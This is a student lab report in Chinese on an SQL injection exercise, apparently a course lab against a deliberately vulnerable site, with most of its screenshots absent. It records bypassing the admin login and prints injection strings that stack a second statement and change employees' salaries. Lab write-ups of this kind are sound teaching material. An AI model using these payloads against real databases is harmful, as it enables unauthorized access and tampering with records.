
实验六实验报告


姓名：高昂 学号：57119123


Task1：

进入数据库服务器并登录 MySQL：




相关命令：






查询 Alice




Task 2:

分析源码可以发现，网站将用户的输入作为 SQL语句的一部分传入后端数据库，所以可以输入任何代码让数据库执行


1. 通过网页进行 SQL 注入攻击






成功登录admin

2. 通过命令行进行 SQL 注入攻击






成功登入了 admin 的账户，返回了 admin 的账户页面


3.

用‘；‘注入第二条 SQL 语句

admin';UPDATE credential SET name = 'wxy' WHERE name = 'admin';#




尝试将数据库中的 admin 用户的 name 属性更改为wxy。




无法执行第二条命令，可知通过分号’;’隔开的第二个命令其不会被允许执行，可以在一定程度上预防SQL。


Task 3:

修改前




进行攻击：输入',salary=999999 WHERE name = 'alice';#






攻击成功

输入',salary=99 WHERE name = 'boby';#





